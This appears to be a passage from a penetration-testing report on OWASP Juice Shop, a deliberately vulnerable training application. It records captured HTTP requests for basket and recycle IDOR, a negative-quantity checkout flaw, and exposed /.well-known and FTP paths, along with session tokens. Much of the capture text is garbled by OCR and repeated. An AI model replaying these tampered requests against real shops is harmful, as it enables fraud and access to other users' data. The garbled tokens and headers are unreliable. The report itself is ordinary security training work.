wZGf0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInRlbGV0ZWRBdc16bnV
sbH0sImlhdc16MTyjyHtU4HDYxMn0.hQ0zCR9ftvAmBl0HJCtZe9vLR97Pr0xZqATN0w0Qx59sJYL
K9G41V1L2ssodgvcojn-sHrUTmTQ1PhLZYWRDrpwDBjCH13sg00WDLhHkileQf1J2s3gCngth3ew
TR066yQ1i0siqBhBjTW0V7w-7L-YKeevixeTK3Q7MpwcYbo

Sec-Ch-Ua: "Chromium";v="127", "Not A Brand";v="99"
Accept: application/json, text/plain, /\*
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSU1lNiIwJyJsdGF0dXMi0iJsdWmJZKhsIiwiZGFOYSI6eyJ
pZC16MSwidXN1cm5hbWU10iilCJ1bWPpbC16ImRkbWluQ6plawHNLXh0LmSwliwicGfsc3dvcwq
i0iwtMtkyMDIytidYmQMs1IMDUsRmWmYnjlkZjE4VjUwMcIisInJvbGU10iJhcZGlpbiisInRlbHV
42zVRva2Uv1joiIiwiibGPsdExvZ21uNSKA10iilCJwcm9maWk1SWhLZ2Ui0iJnc3H1dHmvchVibG
jL21tYwd1cy8lcGavvTWRsL2R1Zm1bHREBZGlpbi5whmcILCJ0b3RwU2VjcmU0joiIiwiiaXHBY3R
pdwU0nRydwUsInMyZWF0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInV
wZGf0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInRlbGV0ZWRBdc16bnV
sbH0sImlhdc16MTyjyHtU4HDYxMn0.hQ0zCR9ftvAmBl0HJCtZe9vLR97Pr0xZqATN0w0Qx59sJYL
K9G41V1L2ssodgvcojn-sHrUTmTQ1PhLZYWRDrpwDBjCH13sg00WDLhHkileQf1J2s3gCngth3ew
TR066yQ1i0siqBhBjTW0V7w-7L-YKeevixeTK3Q7MpwcYbo

#### Response

Pretty Raw Hex Render

```
{"group": "heroku-nel", "max_age": 3600, "endpoints": [{"url": "https://nel1.com/reports?ts=1725505271&id=812dcc77-0b0-43b1-a5f1-b25750302959&s=2BbK#T46w0GgPSoX1tC420Vydok0Wk7m3kWkIr4#3D"}]}
4 Reporting-Endpoints:
heroku-nel=https://nel.herokuapp.com/reports?ts=1725505271&id=812dcc77-01
b1-a5f1-b25750302959&s=B43gA#2BbK#T46w0GgPSoX1tC420Vydok0Wk7m3kWkIr4#
5 Nel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.005, "failure_rate": 0.05, "response_headers": ["Via"])}
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Content-Type: application/json; charset=utf-8
13 Etag: W/"51e-qAM0sgYp8THQ70YrJisYRxDKQ2gg"
14 Vary: Accept-Encoding
15 Date: Fri, 06 Sep 2024 01:14:31 GMT
16 Via: 1.1 vegur
17 Content-Length: 1310
18
19 {
  "status": "success",
  "data": [
    {
      "id": 1,
      "coupon": null,
      "UserId": 1,
      "createdAt": "2024-09-06T00:52:48.446Z",
      "updatedAt": "2024-09-06T00:52:48.446Z",
      "Products": [
        {
          "id": 1,
          "name": "Orange Juice (500ml)",
          "description": "Now with even more exotic flavour.",
          "price": 8.99,
          "deluxePrice": 8.99,
          "image": "orange_juice.jpg",
          "createdAt": "2024-09-06T00:52:48.218Z",
          "updatedAt": "2024-09-06T00:52:48.218Z",
        }
      ]
    }
  ]
}
```

#### Request

Pretty Raw Hex

```
GET /rest/basket/5 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; continueCode=
R0uJhPtjIyinSkUptZc7I0svi6fPUMN4hNt8IPsP5ua8t72IkYTyaCE7srxHREpuNah2et10IvRck
aFpibgShBnH5tgc2xauUzEstg7cneCEsvnijyURlcg0Ix; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSU1lNiIwJyJsdGF0dXMi0iJsdWmJZKhsIiwiZGFOYSI6eyJ
pZC16MSwidXN1cm5hbWU10iilCJ1bWPpbC16ImRkbWluQ6plawHNLXh0LmSwliwicGfsc3dvcwq
i0iwtMtkyMDIytidYmQMs1IMDUsRmWmYnjlkZjE4VjUwMcIisInJvbGU10iJhcZGlpbiisInRlbHV
42zVRva2Uv1joiIiwiibGPsdExvZ21uNSKA10iilCJwcm9maWk1SWhLZ2Ui0iJnc3H1dHmvchVibG
jL21tYwd1cy8lcGavvTWRsL2R1Zm1bHREBZGlpbi5whmcILCJ0b3RwU2VjcmU0joiIiwiiaXHBY3R
pdwU0nRydwUsInMyZWF0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInV
wZGf0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInRlbGV0ZWRBdc16bnV
sbH0sImlhdc16MTyjyHtU4HDYxMn0.hQ0zCR9ftvAmBl0HJCtZe9vLR97Pr0xZqATN0w0Qx59sJYL
K9G41V1L2ssodgvcojn-sHrUTmTQ1PhLZYWRDrpwDBjCH13sg00WDLhHkileQf1J2s3gCngth3ew
TR066yQ1i0siqBhBjTW0V7w-7L-YKeevixeTK3Q7MpwcYbo
```

Sec-Ch-Ua: "Chromium";v="127", "Not A Brand";v="99"
Accept: application/json, text/plain, /\*
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSU1lNiIwJyJsdGF0dXMi0iJsdWmJZKhsIiwiZGFOYSI6eyJ
pZC16MSwidXN1cm5hbWU10iilCJ1bWPpbC16ImRkbWluQ6plawHNLXh0LmSwliwicGfsc3dvcwq
i0iwtMtkyMDIytidYmQMs1IMDUsRmWmYnjlkZjE4VjUwMcIisInJvbGU10iJhcZGlpbiisInRlbHV
42zVRva2Uv1joiIiwiibGPsdExvZ21uNSKA10iilCJwcm9maWk1SWhLZ2Ui0iJnc3H1dHmvchVibG
jL21tYwd1cy8lcGavvTWRsL2R1Zm1bHREBZGlpbi5whmcILCJ0b3RwU2VjcmU0joiIiwiiaXHBY3R
pdwU0nRydwUsInMyZWF0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInV
wZGf0ZWRBdc16Ij1mJyQeMDktMDYgMDA6NT16NDcuMak3ICswMDowMCIsInRlbGV0ZWRBdc16bnV
sbH0sImlhdc16MTyjyHtU4HDYxMn0.hQ0zCR9ftvAmBl0HJCtZe9vLR97Pr0xZqATN0w0Qx59sJYL
K9G41V1L2ssodgvcojn-sHrUTmTQ1PhLZYWRDrpwDBjCH13sg00WDLhHkileQf1J2s3gCngth3ew
TR066yQ1i0siqBhBjTW0V7w-7L-YKeevixeTK3Q7MpwcYbo

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"

#### Response

Pretty Raw Hex Render

```
5 Nel:
("report_to": "heroku-nel", "max_age": 3600, "success_fraction": 0.005, "failure_rate": 0.05, "response_headers": ["Via"])}
6 Connection: keep-alive
7 Access-Control-Allow-Origin: *
8 X-Content-Type-Options: nosniff
9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 'self'
11 X-Recruiting: /#/jobs
12 Content-Type: application/json; charset=utf-8
13 Etag: W/"3b2-ued574e/9s7aK85H+Q15eW1TaTM"
14 Vary: Accept-Encoding
15 Date: Fri, 06 Sep 2024 01:15:26 GMT
16 Via: 1.1 vegur
17
18 {
  "status": "success",
  "data": [
    {
      "id": 5,
      "coupon": null,
      "UserId": 16,
      "createdAt": "2024-09-06T00:52:48.446Z",
      "updatedAt": "2024-09-06T00:52:48.446Z",
      "Products": [
        {
          "id": 3,
          "name": "Eggfruit Juice (500ml)",
          "description": "Now with even more exotic flavour.",
          "price": 8.99,
          "deluxePrice": 8.99,
          "image": "eggfruit_juice.jpg",
          "createdAt": "2024-09-06T00:52:48.218Z",
          "updatedAt": "2024-09-06T00:52:48.218Z",
        }
      ]
    }
  ]
}
```

## << Business logic Flaw>>

<< MEDIUM >>

After i add some products to the basket and dive into the requests i found when we add or remove a product there is a PUT request and it was a unique because it returns only the quantity for the product . , i tried to change the qunty to negative and it succefully done , then my wallet is 0.00 but i can buy it .

it was in : [PUT /api/BasketItems/71]

Your Basket (admin@juice-sh.op)

Image	Product	Quantity	Remove
	Apple Pomace	- 1 +	<a href="#">Remove</a>

[Checkout](#)

You will gain 0 Bonus Points from this order!

Request

Pretty	Raw	Hex	Raw
00jMELjk2MSAxMDA6MDA1lCJlGKhdgWVQXQi0iIyMDI0LTASLTAyIDE0M20j03ljq0sAxDMDA6MDA1lCJkZWhc14GvRQXQi0m5lbGx6LCPjYXQ10j3mjjUyODYyfj9J5Dg5qbIRWBJS5Eece81K3a6gP_mH4KcCN42ivTMHaggzChAzp1EKhUVUvhB2W2hSnSaRAqcd5nlsq_0XveQmJ1hkmw7c#fowLkgg1zDUjwH1b2mCeRCzRzSwJJCzR6f03Jiq5cBqTgBjHJ2GP-s194VUChE70SXlynS00wLMExUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36Content-Type: application/jsonAccept: application/json, text/plain, */*Sec-Ch-Ua-Platform: "Windows"Origin: https://juice-shop.herokuapp.comSec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://juice-shop.herokuapp.comAccept-Encoding: gzip, deflate, brConnection: keep-alive{ "quantity": -1 }	00jMELjk2MSAxMDA6MDA1lCJlGKhdgWVQXQi0iIyMDI0LTASLTAyIDE0M20j03ljq0sAxDMDA6MDA1lCJkZWhc14GvRQXQi0m5lbGx6LCPjYXQ10j3mjjUyODYyfj9J5Dg5qbIRWBJS5Eece81K3a6gP_mH4KcCN42ivTMHaggzChAzp1EKhUVUvhB2W2hSnSaRAqcd5nlsq_0XveQmJ1hkmw7c#fowLkgg1zDUjwH1b2mCeRCzRzSwJJCzR6f03Jiq5cBqTgBjHJ2GP-s194VUChE70SXlynS00wLMExUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36Content-Type: application/jsonAccept: application/json, text/plain, */*Sec-Ch-Ua-Platform: "Windows"Origin: https://juice-shop.herokuapp.comSec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://juice-shop.herokuapp.comAccept-Encoding: gzip, deflate, brConnection: keep-alive{ "quantity": -1 }	00jMELjk2MSAxMDA6MDA1lCJlGKhdgWVQXQi0iIyMDI0LTASLTAyIDE0M20j03ljq0sAxDMDA6MDA1lCJkZWhc14GvRQXQi0m5lbGx6LCPjYXQ10j3mjjUyODYyfj9J5Dg5qbIRWBJS5Eece81K3a6gP_mH4KcCN42ivTMHaggzChAzp1EKhUVUvhB2W2hSnSaRAqcd5nlsq_0XveQmJ1hkmw7c#fowLkgg1zDUjwH1b2mCeRCzRzSwJJCzR6f03Jiq5cBqTgBjHJ2GP-s194VUChE70SXlynS00wLMExUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36Content-Type: application/jsonAccept: application/json, text/plain, */*Sec-Ch-Ua-Platform: "Windows"Origin: https://juice-shop.herokuapp.comSec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://juice-shop.herokuapp.comAccept-Encoding: gzip, deflate, brConnection: keep-alive{ "quantity": -1 }	00jMELjk2MSAxMDA6MDA1lCJlGKhdgWVQXQi0iIyMDI0LTASLTAyIDE0M20j03ljq0sAxDMDA6MDA1lCJkZWhc14GvRQXQi0m5lbGx6LCPjYXQ10j3mjjUyODYyfj9J5Dg5qbIRWBJS5Eece81K3a6gP_mH4KcCN42ivTMHaggzChAzp1EKhUVUvhB2W2hSnSaRAqcd5nlsq_0XveQmJ1hkmw7c#fowLkgg1zDUjwH1b2mCeRCzRzSwJJCzR6f03Jiq5cBqTgBjHJ2GP-s194VUChE70SXlynS00wLMExUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36Content-Type: application/jsonAccept: application/json, text/plain, */*Sec-Ch-Ua-Platform: "Windows"Origin: https://juice-shop.herokuapp.comSec-Fetch-Site: same-originSec-Fetch-Mode: corsSec-Fetch-Dest: emptyReferer: https://juice-shop.herokuapp.comAccept-Encoding: gzip, deflate, brConnection: keep-alive{ "quantity": -1 }

Response

Pretty	Raw	Hex	Raw
7 access-control-allow-origin: *	7 access-control-allow-origin: *	7 access-control-allow-origin: *	7 access-control-allow-origin: *
8 X-Content-Type-Options: no	8 X-Content-Type-Options: no	8 X-Content-Type-Options: no	8 X-Content-Type-Options: no
9 X-Frame-Options: SAMEORIGIN	9 X-Frame-Options: SAMEORIGIN	9 X-Frame-Options: SAMEORIGIN	9 X-Frame-Options: SAMEORIGIN
10 Feature-Policy: payment 's			
11 X-Recruiting: /#/jobs	11 X-Recruiting: /#/jobs	11 X-Recruiting: /#/jobs	11 X-Recruiting: /#/jobs
12 Content-Type: application/	12 Content-Type: application/	12 Content-Type: application/	12 Content-Type: application/
13 charset=utf-8	13 charset=utf-8	13 charset=utf-8	13 charset=utf-8
14 Content-Length: 158	14 Content-Length: 158	14 Content-Length: 158	14 Content-Length: 158
15 Etag: W/"9e-9okxxs53/7TA/x	15 Etag: W/"9e-9okxxs53/7TA/x	15 Etag: W/"9e-9okxxs53/7TA/x	15 Etag: W/"9e-9okxxs53/7TA/x
16 Vary: Accept-Encoding	16 Vary: Accept-Encoding	16 Vary: Accept-Encoding	16 Vary: Accept-Encoding
17 Date: Mon, 02 Sep 2024 14:			
18 Via: 1.1 vegur			
19 {	19 {	19 {	19 {
20 "status": "success",	20 "status": "success",	20 "status": "success",	20 "status": "success",
21 "data": {	21 "data": {	21 "data": {	21 "data": {
22 "ProductId": 24,	22 "ProductId": 24,	22 "ProductId": 24,	22 "ProductId": 24,
23 "BasketId": 1,	23 "BasketId": 1,	23 "BasketId": 1,	23 "BasketId": 1,
24 "id": 103,	24 "id": 103,	24 "id": 103,	24 "id": 103,
25 "quantity": -1,	25 "quantity": -1,	25 "quantity": -1,	25 "quantity": -1,
26 "createdat":	26 "createdat":	26 "createdat":	26 "createdat":
27 "2024-09-02T12:45:49.121Z",	27 "2024-09-02T12:45:49.121Z",	27 "2024-09-02T12:45:49.121Z",	27 "2024-09-02T12:45:49.121Z",
28 "updatedat":	28 "updatedat":	28 "updatedat":	28 "updatedat":
29 "2024-09-02T14:12:49.741Z"	29 "2024-09-02T14:12:49.741Z"	29 "2024-09-02T14:12:49.741Z"	29 "2024-09-02T14:12:49.741Z"
30 }	30 }	30 }	30 }

## My Payment Options

<input checked="" type="radio"/>	*****4368	Administrator	2/2081
<input type="radio"/>	*****8108	Administrator	4/2086
Add new card		Add a credit or debit card	
Pay using wallet		Wallet Balance <b>0.00</b>	 Pay -0.89¤
Add a coupon		Add a coupon code to receive discounts	
Other payment options			

## Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 5 days.

### Delivery Address

Administrator  
0815 Test Street, Test, Test, 4711  
Test  
Phone Number 1234567890

## Order Summary



Product	Price	Quantity	Total Price
Apple Pomace	0.89¤	-1	-0.89¤
		Items	-0.89¤
		Delivery	0.00¤
		Promotion	0.00¤
		<b>Total Price</b>	<b>-0.89¤</b>

**\*\*Also we can add positive points to our account by buying a lot of products on the same way**

Product	Price	Quantity	Total Price
Melon Bike (Comeback-Product 2018 Edition)	2999¤	1	2999.00¤
Carrot Juice (1000ml)	2.99¤	-200	-598.00¤
Fruit Press	89.99¤	-30	-2699.70¤
Eggfruit Juice (500ml)	8.99¤	33	296.67¤
Apple Pomace	0.89¤	2	1.78¤
		Items	-0.25¤
		Delivery	0.00¤
		Promotion	0.00¤
		<b>Total Price</b>	<b>-0.25¤</b>

You have gained **63 Bonus** Points from this order!

## << information disclosure>>

### << High>>

From previous experience and some recon we know that some directories can have some important data , like : /robotos.txt , /index.php , /admin and one of them that's here is (**/.well-known**) .  
when go inside it it have a text file called **(security.txt)** and another folder called **(Csaf)**

~ / .well-known

Name	Size	Modified
csaf		PM 2:49:45 8/5/2024
security.txt	73	PM 2:49:45 8/5/2024


Contact: mailto:donotreply@owasp-juice.shop  
Encryption: https://keybase.io/bkimminich/pgp\_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda  
Acknowledgements: /#/score-board  
Preferred-languages: en, ar, az, bg, bn, ca, cs, da, de, ga, el, es, et, fi, fr, ka, he, hi, hu, id, it, ja, ko, lv, my, nl, no, pl, pt, ro, ru, si, sv, th, tr, uk, zh  
Hiring: /#/jobs  
Csaf: http://localhost:3000/.well-known/csaf/provider-metadata.json  
Expires: Fri, 05 Sep 2025 00:35:10 GMT

```
{  
  "canonical_url": "http://localhost:3000/.well-known/csaf/provider-metadata.json",  
  "distributions": [  
    {  
      "directory_url": "http://localhost:3000/.well-known/csaf/"  
    }  
  ],  
  "last_updated": "2024-03-05T20:20:56.169Z",  
  "list_on_CSAF_aggregators": false,  
  "metadata_version": "2.0",  
  "mirror_on_CSAF_aggregators": false,  
  "public_opengpg_keys": [  
    {  
      "fingerprint": "19c01cb7157e4645e9e2c863062a85a8cbfbdcda",  
      "url": "https://keybase.io/bkimminich/pgp_keys.asc?fingerprint=19c01cb7157e4645e9e2c863062a85a8cbfbdcda"  
    },  
    {  
      "fingerprint": "2372B2B12AEA7AE3001BB3FB08FB16E2029D870",  
      "url": "https://keybase.io/wurstbrot/pgp_keys.asc"  
    },  
    {  
      "fingerprint": "91b7a09d34db0a5e662ea7546f4a7656807d4ff9",  
      "url": "https://github.com/J12934.gpg"  
    }  
  ],  
  "publisher": {  
    "category": "vendor",  
    "name": "OWASP Juice Shop",  
    "namespace": "/juice-shop/juice-shop",  
    "contact_details": "timo.pagel@owasp.org"  
  },  
  "role": "csaf_trusted_provider"  
}
```

## << information disclosure>>

We get FTP from /robots.txt

<< HIGH>>



Remediation Disallow the access to the ftp folder through .htaccess or other methods.

## << Business logic >>

<< MEDIUM >>

We got it at /rest/wallet/Balance endpoint

# << IDOR on recycles>>

<< High>>

as we see in the UserId parameter

Request

```
POST /api/Recycles/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6ey.JpZC16MSwidXNLcm5hbWUiOiiIiLCJlbWFpbCI6ImFkbWluOgpiaWNLLNxNoLm9wIiwiGFCz3dvcmoQoiIiWMTkyMDIzYTdiyM03MzI1MDUxNmYwNljkZjE4YjUwMCisInJvbGUiOihZGlpbiisImRLbhV4ZVRva2VuIoiIiwbFdZevZzlusXAiOixMjcuMC4wLjEiLCJwc9maWxlSW1hZ2UiOihc3NLdHMcVhbGljL2ltYWdlcy9icGxvYWRzL2RlZmF1bHRBZGlpbi5wbcnIiCJ0b3RwU2VjcmVoiIiIiwiXBYPRpdmUiOnRydwUsImNyZWFO2WRBdC16jIwMjQtMTAtMjEgMjA6MjgMDIuMTAzICswMDowMCIsInVzGFO2WRBdC16jIwMjQtMTAtMjEgMjA6NTI6MDIuNT-4ICswMDowMCIsImRlbGV02WRBdC16bnVsbhOsImhdC16MtyOTUONDOKMXO.xDtVsHxPbne8P6jP2en_1qqiUxdwfzzdtL9EsLz-M1-VymkE5mLnS0E18Is3ES3X02b9bHF190ISyf8deF3Q10ESiK10t8RttWaY0kFHNjcsjRpY6uzFujiJU4D0Y0-1L4oovs72o8YlMvpA90DzIm4MH8rD3v2qn8_nz-P1cv
```

Content-Type: application/json

Content-Length: 40

Origin: http://localhost:3000

Connection: close

Referer: http://localhost:3000/

Cookie: language=en; cookieconsent\_status=dismiss; continueCode=1KbV5a7065yx3YjpkN44PKP9xzj58xAv0ElgbLeqVmDBMn8roZv2alnjR9; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6ey.JpZC16MSwidXNLcm5hbWUiOiiIiLCJlbWFpbCI6ImFkbWluOgpiaWNLLNxNoLm9wIiwiGFCz3dvcmoQoiIiWMTkyMDIzYTdiyM03MzI1MDUxNmYwNljkZjE4YjUwMCisInJvbGUiOihZGlpbiisImRLbhV4ZVRva2VuIoiIiwbFdZevZzlusXAiOixMjcuMC4wLjEiLCJwc9maWxlSW1hZ2UiOihc3NLdHMcVhbGljL2ltYWdlcy9icGxvYWRzL2RlZmF1bHRBZGlpbi5wbcnIiCJ0b3RwU2VjcmVoiIiIiwiXBYPRpdmUiOnRydwUsImNyZWFO2WRBdC16jIwMjQtMTAtMjEgMjA6MjgMDIuMTAzICswMDowMCIsInVzGFO2WRBdC16jIwMjQtMTAtMjEgMjA6NTI6MDIuNT-4ICswMDowMCIsImRlbGV02WRBdC16bnVsbhOsImhdC16MtyOTUONDOKMXO.xDtVsHxPbne8P6jP2en\_1qqiUxdwfzzdtL9EsLz-M1-VymkE5mLnS0E18Is3ES3X02b9bHF190ISyf8deF3Q10ESiK10t8RttWaY0kFHNjcsjRpY6uzFujiJU4D0Y0-1L4oovs72o8YlMvpA90DzIm4MH8rD3v2qn8\_nz-P1cv

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

{ "UserId":1, "AddressId":3, "quantity":12 }

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #/jobs
Location: /api/Recycles/13
Content-Type: application/json; charset=utf-8
Content-Length: 183
ETag: W/"b7-IRb13eRa3My0dGsl53nUfDnm+us"
Vary: Accept-Encoding
Date: Mon, 21 Oct 2024 21:10:26 GMT
Connection: close
{
  "status": "success",
  "data": {
    "isPickup": false,
    "id": 13,
    "UserId": 1,
    "AddressId": 3,
    "quantity": 12,
    "updatedAt": "2024-10-21T21:10:26.602Z",
    "createdAt": "2024-10-21T21:10:26.602Z",
    "date": null
  }
}
```

Request

```
POST /api/Recycles/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6ey.JpZC16MSwidXNLcm5hbWUiOiiIiLCJlbWFpbCI6ImFkbWluOgpiaWNLLNxNoLm9wIiwiGFCz3dvcmoQoiIiWMTkyMDIzYTdiyM03MzI1MDUxNmYwNljkZjE4YjUwMCisInJvbGUiOihZGlpbiisImRLbhV4ZVRva2VuIoiIiwbFdZevZzlusXAiOixMjcuMC4wLjEiLCJwc9maWxlSW1hZ2UiOihc3NLdHMcVhbGljL2ltYWdlcy9icGxvYWRzL2RlZmF1bHRBZGlpbi5wbcnIiCJ0b3RwU2VjcmVoiIiIiwiXBYPRpdmUiOnRydwUsImNyZWFO2WRBdC16jIwMjQtMTAtMjEgMjA6MjgMDIuMTAzICswMDowMCIsInVzGFO2WRBdC16jIwMjQtMTAtMjEgMjA6NTI6MDIuNT-4ICswMDowMCIsImRlbGV02WRBdC16bnVsbhOsImhdC16MtyOTUONDOKMXO.xDtVsHxPbne8P6jP2en_1qqiUxdwfzzdtL9EsLz-M1-VymkE5mLnS0E18Is3ES3X02b9bHF190ISyf8deF3Q10ESiK10t8RttWaY0kFHNjcsjRpY6uzFujiJU4D0Y0-1L4oovs72o8YlMvpA90DzIm4MH8rD3v2qn8_nz-P1cv
```

Content-Type: application/json

Content-Length: 40

Origin: http://localhost:3000

Connection: close

Referer: http://localhost:3000/

Cookie: language=en; cookieconsent\_status=dismiss; continueCode=1KbV5a7065yx3YjpkN44PKP9xzj58xAv0ElgbLeqVmDBMn8roZv2alnjR9; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6ey.JpZC16MSwidXNLcm5hbWUiOiiIiLCJlbWFpbCI6ImFkbWluOgpiaWNLLNxNoLm9wIiwiGFCz3dvcmoQoiIiWMTkyMDIzYTdiyM03MzI1MDUxNmYwNljkZjE4YjUwMCisInJvbGUiOihZGlpbiisImRLbhV4ZVRva2VuIoiIiwbFdZevZzlusXAiOixMjcuMC4wLjEiLCJwc9maWxlSW1hZ2UiOihc3NLdHMcVhbGljL2ltYWdlcy9icGxvYWRzL2RlZmF1bHRBZGlpbi5wbcnIiCJ0b3RwU2VjcmVoiIiIiwiXBYPRpdmUiOnRydwUsImNyZWFO2WRBdC16jIwMjQtMTAtMjEgMjA6MjgMDIuMTAzICswMDowMCIsInVzGFO2WRBdC16jIwMjQtMTAtMjEgMjA6NTI6MDIuNT-4ICswMDowMCIsImRlbGV02WRBdC16bnVsbhOsImhdC16MtyOTUONDOKMXO.xDtVsHxPbne8P6jP2en\_1qqiUxdwfzzdtL9EsLz-M1-VymkE5mLnS0E18Is3ES3X02b9bHF190ISyf8deF3Q10ESiK10t8RttWaY0kFHNjcsjRpY6uzFujiJU4D0Y0-1L4oovs72o8YlMvpA90DzIm4MH8rD3v2qn8\_nz-P1cv

Sec-Fetch-Dest: empty

Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin

{ "UserId":14, "AddressId":5, "quantity":12 }

Response

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
